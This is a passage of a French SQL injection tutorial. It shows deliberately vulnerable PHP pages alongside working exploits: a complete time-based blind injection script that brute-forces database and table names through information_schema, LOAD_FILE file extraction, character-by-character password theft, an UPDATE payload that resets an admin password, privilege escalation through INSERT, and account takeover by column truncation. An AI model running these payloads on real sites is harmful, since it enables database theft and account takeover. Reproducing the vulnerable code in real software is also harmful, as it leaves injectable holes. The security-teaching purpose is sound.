$requete .= "Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3\r\n";
$requete .= "Accept-Encoding: gzip,deflate\r\n";
$requete .= "Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n";
$requete .= "Keep-Alive: 300\r\n";
$requete .= "Connection: keep-alive\r\n";
$requete .= "Referer: http://www.google.com\r\n";
$requete .= "Content-Type: application/x-www-form-urlencoded\r\n";
$requete .= "Content-Length: ".strlen($data)."\r\n\r\n";
$requete .= $data."\r\n";
fputs($sock, $requete);
$rep = '';
while (!feof($sock))
$rep .= fgets($sock, 1024);
fclose($sock);
return $rep;
}
}

?>
```

Les lignes importantes étant les suivantes, qui permettent respectivement de déterminer le nombre de caractères du fichier, et de tester la valeur d'un caractère (ou plus précisément de tester la valeur ASCII de ce caractère) :

```
$reponse = send("'+OR+LENGTH(LOAD_FILE('".$fichier."'))=".$longueur.'#');
$reponse = send("'+OR+ASCII(SUBSTR(LOAD_FILE('".$fichier."'),".$i.",1))=".$
c.'#');
```

Notre exploit fonctionne maintenant correctement, et nous sommes en mesure de récupérer des fichiers sur le serveur à partir d'une injection pour laquelle nous ne sommes pas en mesure d'afficher le résultat. L'inconvénient de cette méthode est qu'elle est tout de même longue et coûteuse, puisqu'elle envoie une requête pour chaque test de caractères, ce qui peut s'avérer très long si le fichier est volumineux (mais on pourrait diminuer un peu le nombre de requêtes en ne testant que les caractères « probables » et pas toute la table ascii...).

Dans cet exemple, nous avons « bruteforcé » intelligemment le contenu d'un fichier grâce à la fonction LOAD_FILE, mais nous aurions bien entendu pu faire de même avec toute chaîne de caractère et récupérer n'importe quelle information de la même manière.

Total Blind

Enfin, voyons le dernier type d'injection SQL : les requêtes qui ne renvoient aucun élément d'information, ni sur les résultats, ni sur l'état de réussite de la requête. Il nous faut alors trouver un nouveau facteur qui nous renseignera : le temps d'exécution de la requête ! En effet, si on réussi à ralentir considérablement l'exécution de notre requête, et que ce ralentissement traduise un état de réussite, alors on sera en mesure de connaître, comme pour une injection à l'aveugle « classique », si l'injection à réussi ou non, simplement en mesurant ce temps.

Voyons tout de suite un exemple d'application. Le script mail.php suivant permet d'envoyer un mail à un membre en précisant le message à envoyer et l'id du membre. Une requête SQL est utilisée pour obtenir le mail du membre à partir de son id.

```
<?php
error_reporting(0);

if(isset($_GET['id'],$_GET['msg']))
{
mysql_connect('localhost', 'root', '');
mysql_select_db('MaBase');
$sql = mysql_query("SELECT mail FROM membres WHERE id=".mysql_real_escape_
string($_GET['id']));
$data = mysql_fetch_array($sql);
mail($data['email'], 'nouveau mail', $_GET['msg']);
echo 'mail envoyé';
}
else
header('Location : formulaire.php')

?>
```

Ici on remarque que la variable $_GET['id'] va nous permettre de réaliser une injection malgré la présence de mysql_real_escape_string, car elle n'est pas entourée de quotes. On pourra donc effectuer toutes les injections qui ne nécessitent pas de quotes. Mais avant cela il nous faut un moyen de ralentir le temps de la requête, pour cela nous avons deux fonctions très utiles : BENCHMARK et SLEEP. BENCHMARK(X, ACT) permet d'exécuter X fois l'opération ACT, et sert normalement à effectuer des tests de rapidité. Là où elle nous sera utile, c'est que répéter un grand nombre de fois une opération, même simple, prend toujours du temps (par exemple SELECT BENCHMARK(1000000, MD5(0)) prend environ 3 secondes avec ma configuration). SLEEP(X) quant à elle, est une fonction qui permet sim-

plement d'attendre X secondes, elle est donc plus simple que BENCHMARK et c'est celle que nous utiliserons ici.

L'étape suivante consiste à exécuter la fonction SLEEP uniquement si notre injection retourne Vrai. MySQL nous propose pour cela la fonction IF, qui s'utilise comme ceci : SELECT IF(condition, valeur1, valeur2) elle retourne valeur1 si condition est vraie et valeur2 si elle est fausse.

Maintenant, il ne nous reste plus qu'à mesurer le temps d'exécution de la requête. Rangez les chronomètres, nous allons coder un petit exploit, mais avant cela voyons un simple script qui nous permettra de visualiser concrètement ce que nous venons de voir :

```
<?php
$tempsDebut = microtime(TRUE);
file_get_contents('http://site.com/mail.php?msg=a&id=1+AND+IF(1=2,SLEEP(3),NU
LL)');
$tempsFin = microtime(TRUE);

echo 'Temps de la 1ère requête : '.($tempsFin - $tempsDebut);

$tempsDebut = microtime(TRUE);
file_get_contents('http://site.com/mail.php?msg=a&id=1+AND+IF(1=1,SLEEP(3),NU
LL)');
$tempsFin = microtime(TRUE);

echo 'Temps de la 2ème requête : '.($tempsFin - $tempsDebut);

?>
```

Et nous obtenons quelque chose du genre :

```
Temps de la 1ère requête :
0.013152837753296

Temps de la 2ème requête :
3.0038139820099
```

La différence de temps entre une expression fausse (1=2) et une expression vraie (1=1) est donc clairement visible. Passons maintenant à une injection plus poussée : nous savons qu'il existe plusieurs bases et plusieurs tables, que nous aimerions bien déterminer. Et nous avons vu dans la première partie que toutes ces informations sont regroupées dans une base appelée information_schema. Construisons donc un exploit capable d'exploiter notre requête avec une injection « total blind », qui nous permettra d'extraire la structure bases/tables.

Nous savons que les noms des bases et des tables sont respectivement enregistrés dans les champs SCHEMATA.SCHEMA_NAME et TABLES.TABLE_NAME. Notre exploit va donc procéder ainsi :
- Compter le nombre de bases et de tables ;
- Déterminer leur nom ;
- Construire les liens d'appartenance base/table.

Et il faudra aussi :
- Mesurer le temps d'une requête classique (sans injection) pour fixer correctement le temps de détection d'une injection réussie, qui sera la somme du temps classique et du temps d'attente ;
- Ne pas déterminer la structure des bases information_schema et mysql déjà connue.

Voilà la source complète, qui parle d'elle même :

```
<?php

# Paramètres de la cible
$host = '127.0.0.1';
$file = 'mail.php';
$var = 'msg=a&id';

# Paramètres du script
set_time_limit(0);
$tempsAttente = 2;
$nombreMaxDeTables = 100;
$nombreMaxDeBases = 10;
$longueurNomMax = 1000;
$tempsRequete = $tempsClassique = $tempsInitial = $tempsFinal = $tempsTotalInitial = $tempsTotalFinal = 0;
$resultatsGlobaux = Array();
$compteur = 0;

# 1ère étape : détermination du temps classique d'une requête
$tempsTotalInitial = $tempsInitial = microtime(TRUE);
send();
$tempsFinal = microtime(TRUE);
$tempsClassique = $tempsFinal - $tempsInitial;

# 2ème étape : détermination du nombre de bases, sans "information_schema" et "mysql"
$nombreDeBases = 0;

$break = FALSE;
while($break === FALSE && $nombreDeBases < $nombreMaxDeBases)
{
$tempsInitial = microtime(TRUE);
$injection = '-1+UNION+SELECT+IF(COUNT(SCHEMA_NAME)='.$nombreDeBases.',SLEEP('.$tempsAttente.'),NULL)+FROM+informatio
n_schema.SCHEMATA+WHERE+SCHEMA_NAME+NOT+IN+('.mysqlStringToChar('information_schema').','.mysqlStringToChar('mysql').')-
-';
send($injection);
$tempsFinal = microtime(TRUE);
$tempsRequete = $tempsFinal - $tempsInitial;
if($tempsRequete > 0.9*($tempsAttente+$tempsClassique))
$break = TRUE;
else
```

```
$nombreDeBases++;
}
$resultatsGlobaux['nombreDeBases'] = $nombreDeBases;

# 3ème étape : détermination du nombre de tables, sans celles qui appartiennent à "information_schema" et à "mysql"
$nombreDeTables = 0;
$break = FALSE;
while($break === FALSE && $nombreDeTables < $nombreMaxDeTables)
{
$tempsInitial = microtime(TRUE);
$injection = '-1+UNION+SELECT+IF(COUNT(TABLE_NAME)='.$nombreDeTables.',SLEEP('.$tempsAttente.'),NULL)+FROM+information_
schema.TABLES+WHERE+TABLE_SCHEMA+NOT+IN+('.mysqlStringToChar('information_schema').','.mysqlStringToChar('mysql').')--';
send($injection);
$tempsFinal = microtime(TRUE);
$tempsRequete = $tempsFinal - $tempsInitial;
if($tempsRequete > 0.9*($tempsAttente+$tempsClassique))
$break = TRUE;
else
$nombreDeTables++;
}
$resultatsGlobaux['nombreDeTables'] = $nombreDeTables;

# 4ème étape : détermination du nom des bases, sauf "information_schema" et "mysql"
$baseCourante = 0;
$basesNames = array();
$break1 = FALSE;

while($break1 === FALSE && $baseCourante < $nombreDeBases)
{
// on determine premièrement la longueur du nom
$break2 = FALSE;
$longueurNom = 0;
while($break2 === FALSE && $longueurNom < $longueurNomMax)
{
$tempsInitial = microtime(TRUE);

$injection = '-1+UNION+SELECT+DISTINCT+IF(LENGTH(SCHEMA_
NAME)='.$longueurNom.',SLEEP('.$tempsAttente.'),NULL)+FROM+information_schema.SCHEMATA+WHERE+SCHEMA_NAME+NOT+IN+('.
mysqlStringToChar('information_schema').','.mysqlStringToChar('mysql');
```

```
foreach($basesNames AS $basesName)
$injection .= ','.mysqlStringToChar($basesName);
$injection .= ')+LIMIT+1--';
send($injection);
$tempsFinal = microtime(TRUE);
$tempsRequete = $tempsFinal - $tempsInitial;
if($tempsRequete > 0.9*($tempsAttente+$tempsClassique))
$break2 = TRUE;
else
$longueurNom++;
}

//puis on bruteforce lettre par lettre
$positionLettre = 1;
$nomBaseCourante = '';
while($positionLettre <= $longueurNom)
{
$ascii = 1;
$break3 = FALSE;
while($break3 === FALSE && $ascii < 255)
{
$tempsInitial = microtime(TRUE);
$injection = '-1+UNION+SELECT+IF(SUBSTR(SCHEMA_NAME,'.$positionLettre.',1)=CHAR('.$ascii.'),SLEEP('.$tempsAttente.
'),NULL)+FROM+information_schema.SCHEMATA+WHERE+SCHEMA_NAME+NOT+IN+('.mysqlStringToChar('information_schema').','.
mysqlStringToChar('mysql');
foreach($basesNames AS $basesName)
$injection .= ','.mysqlStringToChar($basesName);
$injection .= ')+LIMIT+1--';
send($injection);
$tempsFinal = microtime(TRUE);
$tempsRequete = $tempsFinal - $tempsInitial;
if($tempsRequete > 0.9*($tempsAttente+$tempsClassique))
{
$nomBaseCourante .= chr($ascii);
$break3 = TRUE;
$positionLettre++;
}
else
$ascii++;
```

```
}
}
$basesNames[] = $nomBaseCourante;
$baseCourante++;
}
$resultatsGlobaux['nomsDesBases'] = $basesNames;


# 5ème étape : détermination du nom des tables, sauf celles qui appartiennent à "information_schema" et à "mysql"
$tableCourante = 0;
$tablesNames = array();
$break1 = FALSE;

while($break1 === FALSE && $tableCourante < $nombreDeTables)
{
// on détermine premièrement la longueur du nom
$break2 = FALSE;
$longueurNom = 0;
while($break2 === FALSE && $longueurNom < $longueurNomMax)
{
$tempsInitial = microtime(TRUE);
$injection = '-1+UNION+SELECT+IF(LENGTH(TABLE_NAME)='.$longueurNom.',SLEEP('.$tempsAttente.'),NULL)+FROM+information_
schema.TABLES+WHERE+TABLE_SCHEMA+NOT+IN+('.mysqlStringToChar('information_schema').','.mysqlStringToChar('mysql').')';
if(count($tablesNames) > 0)
{
$injection .= '+AND+TABLE_NAME+NOT+IN+(';
foreach($tablesNames AS $tablesName)
$injection .= mysqlStringToChar($tablesName).',';
$injection .= 'CHAR(0))';
}
$injection .= '+LIMIT+1--';
send($injection);
$tempsFinal = microtime(TRUE);
$tempsRequete = $tempsFinal - $tempsInitial;
if($tempsRequete > 0.9*($tempsAttente+$tempsClassique))
$break2 = TRUE;
else
$longueurNom++;
}
```

```
//puis on bruteforce lettre par lettre
$positionLettre = 1;
$nomTableCourante = '';
while($positionLettre <= $longueurNom)
{
$ascii = 1;
$break3 = FALSE;
while($break3 === FALSE && $ascii < 255)
{

$tempsInitial = microtime(TRUE);
$injection = '-1+UNION+SELECT+IF(SUBSTR(TABLE_NAME,'.$positionLettre.',1)=CHAR('.$ascii.'),SLEEP('.$tempsAttente.
'),NULL)+FROM+information_schema.TABLES+WHERE+TABLE_SCHEMA+NOT+IN+('.mysqlStringToChar('information_schema').','.
mysqlStringToChar('mysql').')';
if(count($tablesNames) > 0)
{
$injection .= '+AND+TABLE_NAME+NOT+IN+(';
foreach($tablesNames AS $tablesName)
$injection .= mysqlStringToChar($tablesName).',';
$injection .= 'CHAR(0))';
}
$injection .= '+LIMIT+1--';
send($injection);
$tempsFinal = microtime(TRUE);
$tempsRequete = $tempsFinal - $tempsInitial;
if($tempsRequete > 0.9*($tempsAttente+$tempsClassique))
{
$nomTableCourante .= chr($ascii);
$break3 = TRUE;
$positionLettre++;
}
else
$ascii++;
}
}
$tablesNames[] = $nomTableCourante;
$tableCourante++;
}
```

```
$resultatsGlobaux['nomsDesTables'] = $tablesNames;

# 6ème étape : détermination des liens d'appartenance entre tables et bases
$resultatsGlobaux['structure'] = Array();
foreach($basesNames AS $baseName)
{
$tablesDeBaseCourante = Array();
foreach($tablesNames AS $tableName)
{
$tempsInitial = microtime(TRUE);
$injection = '-1+UNION+SELECT+IF(TABLE_SCHEMA='.mysqlStringToChar($baseName).',SLEEP('.$tempsAttente.'),NULL)+FROM+infor
mation_schema.TABLES+WHERE+TABLE_NAME='.mysqlStringToChar($tableName).'+LIMIT+1--';
send($injection);
$tempsFinal = microtime(TRUE);
$tempsRequete = $tempsFinal - $tempsInitial;
if($tempsRequete > 0.9*($tempsAttente+$tempsClassique))
$tablesDeBaseCourante[] = $tableName;
}
$resultatsGlobaux['structure'][$baseName] = $tablesDeBaseCourante;
}

# 8ème étape : Informations sur l'exécution du script
$tempsTotalFinal = microtime(TRUE);
$resultatsGlobaux['tempsExecution'] = $tempsTotalFinal - $tempsTotalInitial;
$resultatsGlobaux['nombreRequetes'] = $compteur;

# 7ème étape : affichage de la structure
print_r($resultatsGlobaux['structure']);
# Fonctions
function send($injection='')
{
global $host,$file,$var,$compteur;
if(($sock = fsockopen($host, 80)) === FALSE)
return;//die('socket error');
else
{
$out = "GET $file?$var=$injection HTTP/1.1\r\n";
$out .= "Host: $host\r\n";
$out .= "Connection: Close\r\n\r\n";
```

```
fwrite($sock, $out);
while(!feof($sock))
fgets($sock, 1024);
fclose($sock);
$compteur++;
}
}

function mysqlStringToChar($string)
{
$char = 'CHAR(';
for($i=0 ; $i<strlen($string)-1 ; $i++)
$char .= ord(substr($string, $i, 1)).',';
$char .= ord(substr($string, strlen($string)-1, 1)).')';
return $char;
}

?>
```

L'exploit étant relativement long, quelques explications s'imposent. Les requêtes importantes seront (dans l'ordre d'apparition du script, et sans les conversions utilisant CHAR pour plus de clarté) :

```
… -1 UNION SELECT IF(COUNT(SCHEMA_NAME)=X,SLEEP(2),NULL) FROM information_schema.SCHEMATA WHERE SCHEMA_NAME NOT IN
('information_schema','mysql')--

… -1 UNION SELECT IF(COUNT(TABLE_NAME)=X,SLEEP(2),NULL) FROM information_schema.TABLES WHERE TABLE_SCHEMA NOT IN
('information_schema','mysql')--
```

Ces deux premières requêtes nous permettrons de compter le nombre de tables et de bases. Les requêtes pour bruteforcer le nom des tables seront ensuite :

```
… -1 UNION SELECT IF(LENGTH(TABLE_
NAME)=X,SLEEP(2),NULL) FROM information_schema.TABLES WHERE TABLE_SCHEMA NOT IN ('information_schema','mysql') AND
TABLE_NAME NOT IN ('table1', 'table2') LIMIT 1--

… -1 UNION SELECT IF(SUBSTR(TABLE_NAME,X,1)=CHAR(Y),SLEEP(2),NULL) FROM information_schema.TABLES WHERE TABLE_SCHEMA
NOT IN ('information_schema','mysql') AND TABLE_NAME NOT IN ('table1', 'table2') LIMIT 1--
```

Ces requêtes nous permettrons donc de déterminer premièrement la longueur du nom, puis les caractères du nom. Enfin pour les relations base/table on fera :

```
-1 UNION SELECT IF(TABLE_SCHEMA='NomDuneBase',SLEEP(2),NULL) FROM
information_schema.TABLES WHERE TABLE_NAME='NomDuneTable' LIMIT 1--
```

Et on obtient en sortie un tableau du genre :

```
 Array
(
[Base1] => Array
(
[0] => table1
[1] => table2
)

[Base2] => Array
(
[0] => blabla
[0] => test
[0] => foo
)
)
```

On remarque que cet exploit aussi n'est pas tout à fait optimisé : il ne tient pas compte de la casse et on pourrait encore grandement diminuer le nombre de requêtes en ne testant qu'un « alphabet probable » au lieu de toute la table ascii...

Ceci conclut cette seconde partie où nous avons vu trois type courants d'injection SQL. Remarquons aussi que la compatibilité des attaques est descendante : on peut exploiter une requête pour laquelle les résultats sont affichés à la manière d'une injection « total blind » en se basant sur le temps, mais ça revient un peu à dégommer une mouche avec un tank...

III) Autres vecteurs d'injection

Dernière grande partie de cet article : nous allons parcourir ici diverses attaques différant de celles vues dans les parties précédentes, moins classiques.

Requêtes imbriquées

Jusqu'à présent, nous avons toujours réalisé nos injections en détournant une requête SELECT en rajoutant des clauses ORDER BY, GROUP BY, des conditions dans les clauses WHERE et HAVING et en joignant d'autres SELECT avec UNION. Mais bien entendu, ce n'est pas toujours possible, dans certains cas nous devrons utiliser les requêtes imbriquées (ou « subqueries » en anglais) qui nous permettent d'effectuer des « sous-requêtes » dans des requêtes.

Voici un exemple simple de requêtes imbriquées :

```
SELECT nom,prenom FROM habitants
WHERE rue = (SELECT rue FROM
habitants WHERE nom='Dupont' AND
prenom='Martin' LIMIT 1)
```

Cette requête nous retournera les noms et prénoms de tous les habitants qui habitent dans la même rue que M. Martin Dupont. La clause LIMIT permet de s'assurer qu'on obtient bien un seul résultat, car la requête est légèrement différente s'il y en a plusieurs :

```
SELECT nom,prenom FROM habitants
WHERE rue IN (SELECT rue FROM
habitants WHERE nom='Dupont')
```

Cette fois ci on obtiendra tous les noms et prénoms des personnes habitants dans une des rues où réside quelqu'un dont le nom est Dupont (donc il peut cette fois y avoir plusieurs rues, car tous les Dupont n'habitent probablement pas la même rue).

Voyons maintenant quelques exemples pour lesquels les requêtes imbriquées vont nous permettre de mener à bien une injection SQL. Le premier est une page de news, qui permet de choisir si elles sont affichées par ordre chronologique, ou dans l'ordre inverse. Il met lui aussi en jeu une requête de type SELECT.

```
<?php
mysql_connect('localhost', 'root', '');
mysql_select_db('database');

$ordre = (isset($_GET['ordre'])) ? $_GET['ordre'] : 0;

if(($sql = mysql_query("SELECT * FROM news ORDER BY id ".$ordre)) === FALSE)
echo 'Erreur de requête SQL : '.mysql_error();
else
if(mysql_num_rows($sql) == 0)
echo 'C\'est fini';
else
while(($data = mysql_fetch_array($sql)) !== FALSE)
echo $data['titre'].' : '.$data['contenu'];
?>
```

L'accès normal au fichier se fait donc de cette manière : news.php?ordre=ASC ou news.php?ordre=DESC. On remarque donc que l'on peut injecter du code SQL dans la variable $ordre qui sera utilisée dans la clause ORDER BY de la requête. Malheureusement si on est tenté d'utiliser UNION on obtient l'erreur : Incorrect usage of UNION and ORDER BY car il faudrait entourer chaque requête SELECT avec des parenthèses. On ne peut donc pas interroger d'autres tables comme ceci, mais voyons ce que cela donne avec les requêtes imbriquées. D'une part il est possible de spécifier plusieurs champs pour ordonner la requête, et d'autre part le nom des champs peuvent être retournés par le résultat d'une requête, un exemple d'illustration : avec news.php?ordre=,(SELECT titre) la requête deviendra :

```
SELECT * FROM news ORDER BY id , (SELECT titre)
```

Et les résultats seront triés selon le champ id, puis selon le champ titre. Cela ne donnera aucune différence avec un tri juste selon le champ id, car id est probablement une clé primaire, mais cela nous permet de voir qu'il nous est possible d'effectuer une requête SELECT, et donc d'interroger d'autres tables, par exemple, on pourra déterminer la valeur du champ password de la table membre en se ramenant à une injection « total blind » basée sur le temps, comme ceci :

```
news.php?ordre=,(SELECT IF(SUBSTR(password,1,1)=CHAR(97),SLEEP(3),NULL) FROM membres WHERE id=1)
```

car la requête deviendra :

```
SELECT * FROM news ORDER BY id ,(SELECT IF(SUBSTR(password,1,1)=CHAR(97),SLEEP(3),NULL) FROM membres WHERE id=1)
```

Avec le second exemple, on va se ramener à une injection à l'aveugle, mais cette fois ci pas basée sur le temps. Il fait intervenir une requête INSERT : il s'agit d'un livre d'or qui permet à des visiteurs d'enregistrer des messages.

```php
<?php

mysql_connect('localhost', 'root', '');
mysql_select_db('database');

$msg = htmlentities(trim($_POST['msg']));
if(empty($msg))
die('Veuillez entrer un message.');

if(mysql_query("INSERT INTO livredor (message) VALUES ('".$msg."')") === FALSE)
echo 'Erreur : votre message n\'a pas été enregistré.';
else
echo 'Votre message a bien été enregistré';

?>
```

Ici, la faille vient du fait que la protection implémentée n'est pas adaptée à une requête SQL : htmlentities sert plutôt lors de l'affichage de données HTML. De plus l'argument ENT_QUOTES qui aurait permit de convertir les quotes n'est pas utilisé ici, une injection SQL est donc possible.

La structure de la table livredor est la suivante :

```
 CREATE TABLE `livredor`
(
`id` int(11) NOT NULL AUTO_INCREMENT,
`message` varchar(255) NOT NULL,
PRIMARY KEY (`id`)
)
```

On remarque que le champ message ne peut pas être NULL, donc si on essaye d'effectuer un enregistrement pour lequel c'est le cas il se produira l'erreur Column 'message' cannot be null et on obtiendra le message Erreur : votre message n'a pas été enregistré. Et ce sera notre élément d'information pour notre « blind injection SQL » : nous allons (en injectant du code dans la variable $msg) utiliser une sous requête qui testera la valeur d'une lettre du champ password de la table membre, et qui renverra NULL si le test ne réussi pas et autre chose sinon. L'exploitation ressemblera à ça :

```
'+(SELECT IF(SUBSTR(password,1,1)=CHAR(97),1,NULL) FROM membres WHERE id=1)+'
```

et la requête finale sera :

```
INSERT INTO livredor (message) VALUES (''+(SELECT IF(SUBSTR(password,1,1)=CHAR(97),1,NULL) FROM membres WHERE id=1)+'')
```

Donc le message ici ne sera enregistré que si la valeur du test sur le champ password est vraie et on pourra déterminer peu à peu le pass du membre voulu (ici celui ayant l'id 1). Mais maintenant que l'on s'est bien compliqué les choses, on remarque qu'il existe une exploitation bien plus simple. Nous ne pouvons pas directement obtenir le mot de passe, car nous utilisons l'opérateur d'addition + (qui renvoie 0 si nous

lui fournissons une chaine), et nous ne pouvons pas utiliser la fonction CONCAT, mais nous pouvons récupérer sa conversion en base 10 :

```
INSERT INTO livredor (message) VALUES (''+(SELECT
CONV(password, 36, 10) FROM membres WHERE id=1)+'')
```

Il ne nous restera plus qu'à aller voir les messages enregistrés après ça. Mais pourquoi n'avons nous pas utilisé directement cette méthode ? Premièrement car elle nécessite d'avoir accès aux enregistrements, c'est le cas ici avec un livre d'or, mais s'il s'agit d'enregistrements de log ou de statistiques accessibles uniquement à l'admin ou certains utilisateurs, cette méthode tombe à l'eau... Aussi car cela ne marche que si le password contient exclusivement des caractères alphanumériques.

Pour finir on pourrait tout à fait reprendre ce même exemple avec un script d'édition des messages faisant intervenir une requête UPDATE, cela ne change quasiment rien (car les requêtes imbriquées peuvent être utilisées avec les commandes SELECT, INSERT, UPDATE, DELETE, SET et DO).

Autre que SELECT

Comme nous l'avons déjà dit dans la partie d'avant, jusqu'à présent nous n'avons quasiment effectué des injections que dans des requêtes de type SELECT, mais comme le prouve la fin de cette même partie, il est tout à fait possible de détourner également des requêtes de tout type : INSERT, UPDATE, ALTER, DROP, … Voici quelques brefs exemples :

Lors d'une inscription, imaginons l'enregistrement suivant :

```
mysql_query("INSERT INTO membres (pseudo, pass, rang)
VALUES ('".$pseudo."', '".$pass."', 0)");
```

Nous voyons que rang est mis à 0, probablement qu'avec une autre valeur nous aurons plus de droits, on pourrait donc détourner la requête ainsi via la variable $pass :

```
 INSERT INTO membres (pseudo, pass, rang) VALUES
('bla', '', 1)#',0)
```

Voyons maintenant une requête UPDATE qui permet de mettre à jour son mot de passe :

```
mysql_query("UPDATE membres SET password='".$newpass."'
WHERE id=".$_SESSION['id']);
```

Et une manière de la réécrire à notre manière :

```
UPDATE membres SET password='lePassVoulu' WHERE id=-1
OR pseudo='admin'/*' WHERE id=5
```

Qui aura pour effet de changer le pass du compte ayant « admin » pour pseudo.

Les injections SQL ne se limitent donc pas aux requêtes SELECT, et les exemples sont encore nombreux.

Injections basées sur une erreur

Certaines scripts vérifient que la requête s'est correctement, exécutée, un moyen parmi d'autre en PHP est de faire :

```
mysql_query($requete) or die('Erreur SQL.');
```

Dans le cas d'une injection « total blind », cela peut nous être bénéfique, et nous permettre de nous ramener à une injection à l'aveugle classique. En effet, si nous sommes en mesure de provoquer une erreur SQL uniquement si notre test échoue alors nous aurons notre élément d'information. Le problème est que les requêtes sont vérifiées avant exécution, et ne sont exécutées qu'une fois la vérification passée. Il nous faut donc trouver une requête qui provoquera une erreur à l'exécution, mais qui sera correcte syntaxiquement, et qui passera la vérification. Nous avons déjà vu qu'on pouvait retourner NULL pour les

champs qui ne le supportent pas, mais cela ne marchera pas dans 100% des cas. Par contre l'erreur suivante si : Subquery returns more than 1 row car MySQL ne peut pas savoir le nombre de résultats que va retourner une sous-requête avant de l'exécuter. Nous pourrions donc construire un exploit basé sur ce principe :

```
… AND 1=IF(ASCII(SUBSTR((SELECT password FROM membres
WHERE id=1),1,1))=97,1,(SELECT 1 UNION SELECT 2))
```

Dans ce cas si la première lettre du password est un a, alors le IF retournera 1, la condition sera 1=1 et la requête s'exécutera normalement. Mais si ce n'est pas un a alors le IF retournera les résultats de la sous requête SELECT 1 UNION SELECT 2 et on obtiendra une erreur car on ne peut pas faire un test d'égalité entre un élément singulier et un groupe de résultats.

SQL column truncation

On peut lire dans la documentation MySQL :

> Si vous assignez une chaîne de caractères qui dépasse la capacité de la colonne CHAR ou VARCHAR, celle ci est tronquée jusqu'à la taille maximale du champ.

Et d'un autre coté on voit que pour le type CHAR :

> Quand une valeur de CHAR est lue, les espaces en trop sont retirés

et pour le type VARCHAR :

> les espaces finaux sont supprimés avant stockage.

Donc, lors de l'enregistrement d'un VARCHAR, si on soumet une chaîne de caractères suivit d'un grand nombre d'espaces (assez pour dépasser la taille de notre VARCHAR) puis d'autres caractères lambda, ces derniers caractères seront tronqués et les espaces retirés. Nous allons voir ici que cela peut conduire à des vulnérabilités qui dépendront de la manière dont est codé le script interrogeant la base de données. Voyons tout de suite un exemple : un système de "pass perdu" qui envoie un mail à un membre lui donnant un lien permettant de réinitialiser son mot de passe.

Le premier fichier est inscription.php, et permet de d'enregistrer un utilisateur avec un login, un pass et une adresse mail :

```
if(mysql_num_rows(mysql_query("SELECT * FROM
users WHERE login='".mysql_real_escape_string($_
GET['login'])."'")) != 0)
echo 'Un utilisateur existe déjà avec ce login.';
else
{
mysql_query("INSERT INTO users (login, pass, mail)
VALUES ('".mysql_real_escape_string($_GET['login'])."',
'".mysql_real_escape_string($_GET['pseudo'])."',
'".mysql_real_escape_string($_GET['mail'])."'");
echo 'Vous êtes maintenant enregistré.'
}
```

Ce fichier vérifie s'il n'existe pas déjà un utilisateur avec le login donné, mais nous allons voir que l'implémentation n'est pas suffisante.
Le fichier suivant est passperdu.php et permet de demander une réinitialisation de mot de passe en fournissant l'email donné lors de l'inscription :

```
$sql = mysql_query("SELECT login FROM users WHERE mail = '".mysql_real_escape_string($_GET['mail'])."'");
if(mysql_num_rows($sql) == 0)
echo 'Le mail est incorrect.';
else
{
$data = mysql_fetch_array($sql);
$activationKey = randomString();
$activationLink = 'http://site.com/nouveaupass.php?login='.$data['login'].'&key='.$activationKey;
SendMailLostPass($_GET['mail'], $activationLink);
mysql_query("INSERT INTO passperdu (login, key) VALUES ('".mysql_real_escape_string($data['login'])."', '".mysql_real_
escape_string($activationKey)."')");
echo 'Un email vous a été envoyé pour réinitialiser votre password';
}
```

Enfin, le dernier fichier est nouveaupass.php et permet d'obtenir un nouveau password. C'est sur ce fichier que pointe le lien envoyé par email.

```
if(mysql_num_rows(mysql_query("SELECT * FROM
passperdu WHERE login='".mysql_real_escape_string($_
GET['login'])."' AND key='".mysql_real_escape_string($_
GET['key'])."'")) != 1)
echo 'Erreur';
else
{
$newPass = randomString();
mysql_query("UPDATE users SET pass='".$newPass."' WHERE
login='".mysql_real_escape_string($_GET['login'])."'");
echo 'Votre nouveau pass est '.$newPass;
}
```

Posons nous maintenant la question : comment obtenir un nouveau mot de passe pour le compte ayant le login "administrateur" ? Nous savons que le Varchar qui stocke le login est limité à 20 caractères, donc que tout ce qui dépasse sera tronqué, et que les espaces finaux seront supprimés.

Ainsi, en fournissant la chaîne "administrateur azerty", l'inscription se fera finalement avec le login "administrateur", car il sera tronqué à 20 caractères, soit "administrateur " et les espaces finaux seront supprimés.

Et on passera la vérification du login, car étant limités à 20 caractères, aucun pseudo ne peut être égal à "administrateur azerty". On créera donc un second compte avec le login administrateur. La suite de l'exploitation se fait simplement : il suffit de fournir notre adresse email à passperdu, pour qu'il nous fournisse un lien pour réinitialiser le pass du compte "administrateur", nouveaupass.php se chargera ensuite de changer le pass de ce compte, sans tenir compte du fait qu'il en existe plusieurs : il changera le pass pour les deux... Il ne faut donc pas négliger la taille des données entrantes.

Charset & contournement de l'échappement

Cette partie aurait aussi bien pu s'appeler « Addslashes, Magic Quotes et Mysql_Escape_String contre Mysql_Real_Escape_String ». Pourquoi ? Car d'un coté nous avons les fonctions qui ne tiennent pas compte du jeu de caractère utilisé par MySQL pour échapper les données, et de l'autre coté nous avons mysql_real_escape_string, qui en tient compte.

Dans cette partie nous verrons donc comment l'utilisation de « charset multibytes » (ou « jeu de caractères multi-octets » en français) comme BIG5 ou GBK (jeu de caractères chinois) peut nous permettre de contourner l'échappement réalisé par ces premières fonctions.

Prenons par exemple la fonction addslashes, le jeu de caractères BIG5, et le script de login suivant :

```
<?php
$db = mysql_connect('localhost', 'root', '') or
die('Erreur de connection');
mysql_select_db('MaBase', $db) or die('Erreur de
selection');
mysql_query("SET CHARACTER SET big5");

$pseudo = isset($_POST['pseudo']) ? addslashes($_
POST['pseudo']) : NULL;

if(($sql = mysql_query("SELECT * FROM membres WHERE
pseudo='".$pseudo."'")) === FALSE)
echo 'Erreur SQL '.mysql_error();
else
if(mysql_num_rows($sql) != 1)
echo 'Ce membre n\'existe pas. '.mysql_num_rows($sql);
else
{
$data = mysql_fetch_array($sql);
echo 'Le membre ayant l\'id '.$data['id'].' est
'.$data['pseudo'].' est s\'est connecté pour la
dernière fois le '.$data['date'].'.';
}

?>
```

